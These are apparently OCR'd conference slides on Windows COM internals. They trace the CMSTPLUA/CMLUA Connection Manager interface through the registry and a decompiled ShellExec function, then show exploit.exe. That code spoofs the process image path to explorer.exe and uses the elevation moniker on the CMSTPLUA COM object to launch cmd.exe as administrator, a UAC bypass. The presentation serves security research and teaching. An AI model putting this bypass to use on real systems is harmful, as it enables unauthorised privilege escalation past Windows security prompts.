
```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UAC\COMAutoApprovalList
```



Computer\HKEY_CLASSES_ROOT\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}

{3E58004E-4CE5-4681-BA56-785A67F9F0DC}
{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
Elevation
InprocServer32
{3E6147C9-902B-48BA-B1B8-5B1FFD874FB2}
{3E669F1D-9C23-11d1-9053-00C04FD9189D}
{3E6D2639-4C23-4325-B8DB-6E373F20C733}
{3e71f26d-136f-4545-813f-35276024b705}
{3E73C6F7-8937-4C07-85D9-D4447A4BE072}

| Naam | Type | Gegevens |
|---|---|---|
| (Standaard) | REG_SZ | CMSTPLUA |
| AppId | REG_SZ | {3E5FC7F9-9A51-4367-9063-A120244FBEC7} |
| LocalizedString | REG_EXPAND_SZ | @%SystemRoot%\system32\cmstplua.dll,-100 |



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UAC\COMAutoApprovalList

TokenBroker
Tracing
UAC
COMAutoApprovalList
Update
VersionsList
Virtualization
VolatileNotifications
WbemPerf

| Naam | Type | Gegevens |
|---|---|---|
| {3ad05575-8857-4850-9277-11b85bdb8e09} | REG_DWORD | 0x00000001 (1) |
| {3E5FC7F9-9A51-4367-9063-A120244FBEC7} | REG_DWORD | 0x00000001 (1) |
| {434A6274-C539-4E99-88FC-44206D942775} | REG_DWORD | 0x00000001 (1) |
| {46C166AA-3108-11D4-9348-00C04F8EEB71} | REG_DWORD | 0x00000001 (1) |
| {4A3F2F56-454A-4CC5-9734-BB7D8141AC0A} | REG_DWORD | 0x00000001 (1) |
| {4A6B8BAD-9872-4525-A812-71A52367DC17} | REG_DWORD | 0x00000001 (1) |
| {4b360c3c-d284-4384-abcc-ef133e1445da} | REG_DWORD | 0x00000001 (1) |


# CMSTPLUA.dll & CMLUA.dll

## Connection Manager (Service Transport Profile)

- Used to manage network connections (VPNs, etc)
- LUA = Limited User Account
    - Now known as User Account Control (UAC)
- Connection Manager COM interface is undocumented?
    - Let me know if you find it somewhere!
    - How can we communicate with it?

# Component Object Model (COM)

## Connection Manager (Service Transport Profile)



| Name | Address | Section | Kind |
|---|---|---|---|
| CCMLuaUtil::`vector deleting destructor' | 0x180002190 | .text | Function |
| CCMLuaUtil::AllowAccessToTheWorld | 0x180002420 | .text | Function |
| CCMLuaUtil::CallCustomActionDll | 0x1800026e0 | .text | Function |
| CCMLuaUtil::CreateFileAndClose | 0x180002bd0 | .text | Function |
| CCMLuaUtil::CreateLayerDirectory | 0x180002d20 | .text | Function |
| CCMLuaUtil::DeleteHiddenCmProfileFiles | 0x180002e90 | .text | Function |
| CCMLuaUtil::DeleteRasEntry | 0x180003490 | .text | Function |
| CCMLuaUtil::DeleteRasSubEntry | 0x180003580 | .text | Function |
| CCMLuaUtil::DeleteRegKeysWithoutSubKeys | 0x180003680 | .text | Function |
| CCMLuaUtil::DeleteRegTree | 0x1800036c0 | .text | Function |
| CCMLuaUtil::DeleteRegistryStringValue | 0x180003820 | .text | Function |
| CCMLuaUtil::ExitWindowsFunc | 0x1800038c0 | .text | Function |
| CCMLuaUtil::LaunchInfSection | 0x180003a10 | .text | Function |
| CCMLuaUtil::LaunchInfSectionEx | 0x180003a40 | .text | Function |
| CCMLuaUtil::QueryInterface | 0x180003bf0 | .text | Function |
| CCMLuaUtil::Release | 0x180003d30 | .text | Function |
| CCMLuaUtil::RunCustomActionExe | 0x180003dd0 | .text | Function |
| CCMLuaUtil::SetCustomAuthData | 0x180003ee0 | .text | Function |
| CCMLuaUtil::SetRasCredentials | 0x180004020 | .text | Function |
| CCMLuaUtil::SetRasEntryProperties | 0x180004160 | .text | Function |
| CCMLuaUtil::SetRasSubEntryProperties | 0x1800042d0 | .text | Function |
| CCMLuaUtil::SetRegistryStringValue | 0x180004450 | .text | Function |
| CCMLuaUtil::ShellExec | 0x180004510 | .text | Function |

```
          CCMLuaUtil::ShellExec(CCMLuaUtil* this, uint16_t const* __ptr64 arg2, uint16_t const* __ptr64 arg3, uint16_t const* __ptr64 arg4, unsi
180004510     uint16_t const* __ptr64 arg4, unsigned long arg5, unsigned long arg6)

180004536     int32_t pExecInfo
180004536     memset(_Dst: &pExecInfo, _Val: 0, _Size: 0x70)
180004547     unsigned long var_74 = arg5
180004552     unsigned long var_48 = arg6
180004556     pExecInfo = 0x70
18000455e     uint16_t const* __ptr64 var_60 = arg2
180004563     uint16_t const* __ptr64 var_58 = arg3
180004568     uint16_t const* __ptr64 var_50 = arg4
180004568
18000457d     ShellExecuteExW(&pExecInfo) != 0)
18000458a         HANDLE var_10
18000458a
18000458a         if (var_10 != 0)
180004591             WaitForSingleObject(hHandle: var_10, dwMilliseconds: 0xea60)
1800045a5             CloseHandle(hObject: var_10)
1800045a5
1800045ed         return NO_ERROR
1800045ed
1800045b3     enum WIN32_ERROR result = GetLastError()
1800045b3
1800045c1     if (result s> NO_ERROR)
1800045c6         result = zx.d(result.w) | 0x80070000
1800045c6
1800045d2     if (result s>= NO_ERROR)
1800045d2         return 0x8000ffff
1800045d2
1800045d5     return result
```

# Component Object Model (COM)

## Creating a UAC bypass

`exploit.exe`

```
typedef struct ICMLuaUtilVtbl {
    BEGIN_INTERFACE
    ...
    ULONG(STDMETHODCALLTYPE* AddRef) (__RPC__in ICMLuaUtil* This);
    ULONG(STDMETHODCALLTYPE* Release) ( __RPC__in ICMLuaUtil* This);
    HRESULT(STDMETHODCALLTYPE* Method1) (__RPC__in ICMLuaUtil* This);
    HRESULT(STDMETHODCALLTYPE* Method2) (__RPC__in ICMLuaUtil* This);
    ...
    HRESULT(STDMETHODCALLTYPE* ShellExec) (LPCTSTR lpFile, LPCTSTR lpParameters,  ... );
    ...
    END_INTERFACE
};
```

# Component Object Model (COM)

## Creating a UAC bypass

exploit.exe

```
ICMLuaUtil* GetElevatedComObject() {
    # Init COM & Interface ID (IID) for CMLUA
    IID hIID_ICMLuaUtil;
    IIDFromString(L"{6EDD6D74-C007-4E75-B76A-E5740995E24C}", &hIID_ICMLuaUtil)
    CoInitialize(NULL);

    # Init CMSTPLUA COM object with CMLUA interface and elevation
    ICMLuaUtil* pICMLuaUtil = malloc(sizeof(uintptr_t));
    CoGetObject(
        L"Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}",
        (BIND_OPTS*) &hBindOpts,
        &hIID_ICMLuaUtil,
        (void**) &pICMLuaUtil
    );

    return pICMLuaUtil;
}
```

# Component Object Model (COM)


## Creating a UAC bypass


exploit.exe

```
...

void main() {

    # Spoof to PSAPI that we are "explorer.exe"
    NtGetPeb()->ProcessParameters->ImagePathName = “C:\Windows\System32\explorer.exe";

    ...

    # Run WinExec
    GetElevatedComObject()->lpVtbl->ShellExec("cmd.exe", "/k whoami/ priv", ...);

}
```

# Demo

*Bypassing UAC using the CMSTPLUA COM interface*





```
C:\Users\admin\Downloads>
```

# Thank you

Ask me anything on socials: @tijme

*presentation & source code:*